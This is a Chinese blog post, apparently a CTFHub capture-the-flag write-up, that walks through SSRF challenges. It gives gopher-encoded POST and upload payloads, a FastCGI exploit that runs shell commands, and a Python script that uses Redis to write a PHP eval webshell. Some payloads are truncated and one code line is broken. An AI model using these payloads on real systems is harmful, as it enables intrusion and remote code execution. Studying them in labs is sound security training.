CTFHub SSRF(服务器请求伪造) WriteUP

原创

TaibaiXX1 于 2021-08-13 18:06:00 发布 285 收藏
文章标签： web http apache 安全 java

本文链接：https://blog.csdn.net/tangshuangsss/article/details/119687373

点击"仙网攻城狮”关注我们哦~

不当想研发的渗透人不是好运维 

让我们每天进步一点点

简介


CTFHub 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息，关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线，想要变强就加点，哪里不会点哪里。

「历年真题」提供无限次赛后复盘，边学边练。

「工具」提供各类常用工具，打仗没有一把趁手的武器怎么行。



实战


SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）

SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。


SSRF漏洞目前是比较常见的，从多个角度来进行讲解

一、内网访问

1.打开靶机后给出一个url




2.直接访问flag.php即可，根据题目名字可以看出来是访问内网。




二、伪协议读取文件

1.使用file进行读取，这个题目需要知道php有哪些伪协议和基本常识，比如页面文件默认放到哪个目录下。




三、端口扫描


1.题目上有提示扫描8000-9000



2.直接使用burpsutie爆破一波




3.用字典工具生成8000-9000的密码表，直接开跑，8163




四、POST请求

1.题目中说使用curl来进行，直接上url就行

2.访问后发现一个输入框



3.查看源码发现一个key



4.我们首先构造一个POST请求。下面的是最基本的POST请求，也就是说如果构造POST，至少下面这些的内容一定要有。

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 36


key=8e1bad5e0b0e59ce4b8f401fc61dedef
```

5.注意Content-Length那里，必须和你的POST请求长度一样，不然结果就出不了。接下来我们要把这个POST请求进行一次URL编码：

```
POST%20%2Fflag.php%20HTTP%2F1.1%0AHost%3A%20127.0.0.1%3A80%0AContent-Type%3A%20application%2Fx-www-form-url
```

6.这里又是一个问题，首先就是对换行的处理。如果你的POST请求编码出来的换行是%0A，就需要把%0A改成%0D%0A：


```
POST%20%2Fflag.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AContent-Type%3A%20application%2Fx-www-fo
```

7.然后还要再进行2次URL编码，也就是说一共要进行三次URL编码，我当时就是因为只进行了2次，就没弄到flag。

最终：

```
POST%252520%25252Fflag.php%252520HTTP%25252F1.1%25250D%25250AHost%25253A%252520127.0.0.1%25253A80%25250D%25
```

8.使用伪协议gopher构造url即可，这里有个坑，题目说是使用302.php跳转，结果是需要从index.php跳转，而且必须要在浏览器中输入。




五、上传文件


1.根据题目需要上传一个文件，先看看flag.php

2.上传时发现没有上传按钮，修改一下源码，添加一个


3.随便上传一个文件看看



4.使用burpsutie查看一下，再把新增的去掉




5.把上面部分删除后全部复制url编码一次，%0a换成%0d%0a后，再url编码一次



6.payload

```
/?url=gopher://127.0.0.1:80/_POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520challenge-800b3
```

7.使用payload获得flag




六、FastCGI协议

1.这个还是蛮复杂的需要查看下面内容，该文章已经说明漏洞环境，只需要直接利用就行了。

https://blog.csdn.net/mysteryflower/article/details/94386461

2.配置一个本地监听并使用hexdump生成对照信息



3.使用exp执行下面命令来生成一个请求包

```
python2 FastCGI_exp.py -c "<?php var_dump(shell_exec('ls /'));?>" -p 9000 127.0.0.1 /usr/local/lib/php/PEAR
```

```
root@kali: # python2 FastCGI_exp.py -c "<?php var_dump(shell_exec('ls /'));?>" -p 9000 127.0.0.1 /usr/local/lib/php/P
EAR.php
Traceback (most recent call last):
  File "FastCGI_exp.py", line 251, in <module>
    response = client.request(params, content)
  File "FastCGI_exp.py", line 188, in request
    return self.__waitForResponse(requestId)
  File "FastCGI_exp.py", line 193, in __waitForResponse
    buf = self.sock.recv(512)
socket.timeout: timed out
```


4.查看一下1.txt，下面就是生成的请求

```
root@kali: # cat 1.txt
00000000  01 01 a1 b4 00 08 00 00  00 01 00 00 00 00 00 00  |................|
00000010  01 04 a1 b4 01 e7 00 00  0e 02 43 4f 4e 54 45 4e  |..........CONTEN|
00000020  54 5f 4c 45 4e 47 54 48  33 37 0c 10 43 4f 4e 54  |T_LENGTH37..CONT|
00000030  45 4e 54 5f 54 59 50 45  61 70 70 6c 69 63 61 74  |ENT_TYPEapplicat|
00000040  69 6f 6e 2f 74 65 78 74  0b 04 52 45 4d 4f 54 45  |ion/text..REMOTE|
00000050  5f 50 4f 52 54 39 39 38  35 0b 09 53 45 52 56 45  |_PORT9985..SERVE|
00000060  52 5f 4e 41 4d 45 6c 6f  63 61 6c 68 6f 73 74 11  |R_NAMElocalhost.|
00000070  0b 47 41 54 45 57 41 59  5f 49 4e 54 45 52 46 41  |.GATEWAY_INTERFA|
00000080  43 45 46 61 73 74 43 47  49 2f 31 2e 30 0f 0e 53  |CEFastCGI/1.0..S|
00000090  45 52 56 45 52 5f 53 4f  46 54 57 41 52 45 70 68  |ERVER_SOFTWAREph|
000000a0  70 2f 66 63 67 69 63 6c  69 65 6e 74 0b 09 52 45  |p/fcgiclient..RE|
000000b0  4d 4f 54 45 5f 41 44 44  52 31 32 37 2e 30 2e 30  |MOTE_ADDR127.0.0|
000000c0  2e 31 0f 1b 53 43 52 49  50 54 5f 46 49 4c 45 4e  |.1..SCRIPT_FILEN|
000000d0  41 4d 45 2f 75 73 72 2f  6c 6f 63 61 6c 2f 6c 69  |AME/usr/local/li|
000000e0  62 2f 70 68 70 2f 50 45  41 52 2e 70 68 70 0b 1b  |b/php/PEAR.php..|
000000f0  53 43 52 49 50 54 5f 4e  41 4d 45 2f 75 73 72 2f  |SCRIPT_NAME/usr/|
00000100  6c 6f 63 61 6c 2f 6c 69  62 2f 70 68 70 2f 50 45  |local/lib/php/PE|
00000110  41 52 2e 70 68 70 09 1f  50 48 50 5f 56 41 4c 55  |AR.php..PHP_VALU|
00000120  45 61 75 74 6f 5f 70 72  65 70 65 6e 64 5f 66 69  |Eauto_prepend_fi|
00000130  6c 65 20 3d 20 70 68 70  3a 2f 2f 69 6e 70 75 74  |le = php://input|
00000140  0e 04 52 45 51 55 45 53  54 5f 4d 45 54 48 4f 44  |..REQUEST_METHOD|
00000150  50 4f 53 54 0b 02 53 45  52 56 45 52 5f 50 4f 52  |POST..SERVER_POR|
00000160  54 38 30 0f 08 53 45 52  56 45 52 5f 50 52 4f 54  |T80..SERVER_PROT|
00000170  4f 43 4f 4c 48 54 54 50  2f 31 2e 31 0c 00 51 55  |OCOLHTTP/1.1..QU|
00000180  45 52 59 5f 53 54 52 49  4e 47 0f 16 50 48 50 5f  |ERY_STRING..PHP_|
00000190  41 44 4d 49 4e 5f 56 41  4c 55 45 61 6c 6c 6f 77  |ADMIN_VALUEallow|
000001a0  5f 75 72 6c 5f 69 6e 63  6c 75 64 65 20 3d 20 4f  |_url_include = O|
000001b0  6e 0d 01 44 4f 43 55 4d  45 4e 54 5f 52 4f 4f 54  |n..DOCUMENT_ROOT|
000001c0  2f 0b 09 53 45 52 56 45  52 5f 41 44 44 52 31 32  |/..SERVER_ADDR12|
000001d0  37 2e 30 2e 30 2e 31 0b  1b 52 45 51 55 45 53 54  |7.0.0.1..REQUEST|
000001e0  5f 55 52 49 2f 75 73 72  2f 6c 6f 63 61 6c 2f 6c  |_URI/usr/local/l|
000001f0  69 62 2f 70 68 70 2f 50  45 41 52 2e 70 68 70 01  |ib/php/PEAR.php.|
00000200  04 a1 b4 00 00 00 00 01  05 a1 b4 00 25 00 00 3c  |............%..<|
00000210  3f 70 68 70 20 76 61 72  5f 64 75 6d 70 28 73 68  |?php var_dump(sh|
00000220  65 6c 6c 5f 65 78 65 63  28 27 6c 73 20 2f 27 29  |ell_exec('ls /')|
00000230  29 3b 3f 3e 01 05 a1 b4  00 00 00 00              |);?>........|
```


5.python3处理一下内容


```
import urllib
from flask import Flask

# 打开报文
file = open("./1.txt","r")
content = file.readlines()
# 读取报文，去除对照信息
str_ = ""
for line in content:
    str_ += line[8:-20]
# 去除空格和换行符
str_dealed = str_.replace("\n", "").replace(" ", "")
# 转换为url编码形式
payload = ""
length = len(str_dealed)
for i in range(0, length, 2):
    temp = "%" + str_dealed[i] + str_dealed[i+1]
    payload += temp
# 再次url编码
print(urllib.parse.quote(payload))
```


6.生成的使用payload获得flag文件

```
800/?url=gopher://127.0.0.1:9000/_%2501%2501%25a1%25b4%2
8) "bin dev etc flag_fb0dae54baa8548838e9607292c2bea5
```

7.修改使用cat命令，第2-6步访问flag文件，获取flag



七、Redis

1.redis命令，需要把下面命令生成url

```
flushall
set 1 '<?php eval($_GET["cmd"]);?>'
config set dir /var/www/html
config set dbfilename shell.php
save
```

2.网上找到的转换脚本

```
import urllib
from urllib import parse

protocol = "gopher://"
ip = "127.0.0.1"
port = "6379"
shell = "\n\n<?php eval($_GET[\"cmd\"]);?>\n\n"
filename = "shell.php"
path = "/var/www/html"
passwd = ""
cmd = ["flushall",
       "set 1 {}".format(shell.replace(" ", "${IFS}")),
       "config set dir {}".format(path),
       "config set dbfilename {}".format(filename),
       "save"
       ]
if passwd:
    cmd.insert(0, "AUTH {}".format(passwd))
payload_prefix = protocol + ip + ":" + port + "/_"
CRLF = "\r\n"


def redis_format(arr):
    redis_arr = arr.split(" ")
    cmd_ = ""
    cmd_ += "*" + str(len(redis_arr))
    for x_ in redis_arr:
        cmd_ += CRLF + "$" + str(len((x_.replace("${IFS}", " ")))) + CRLF + x_.replace("${IFS}", " "
    cmd_ += CRLF
    return cmd_


if __name__ == "__main__":
    payload = ""
    for x in cmd:
        payload += parse.quote(redis_format(x))  # url编码
    payload = payload_prefix + parse.quote(payload)  # 再次url编码
    print(payload)
```



3.运行后生成payload

```
%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%
```


4.使用payload在浏览器中上传一句话

```
gopher://127.0.0.1:6379/_payload
```

5.在shell上执行命令查询flag文件



6.查看flag文件获取flag



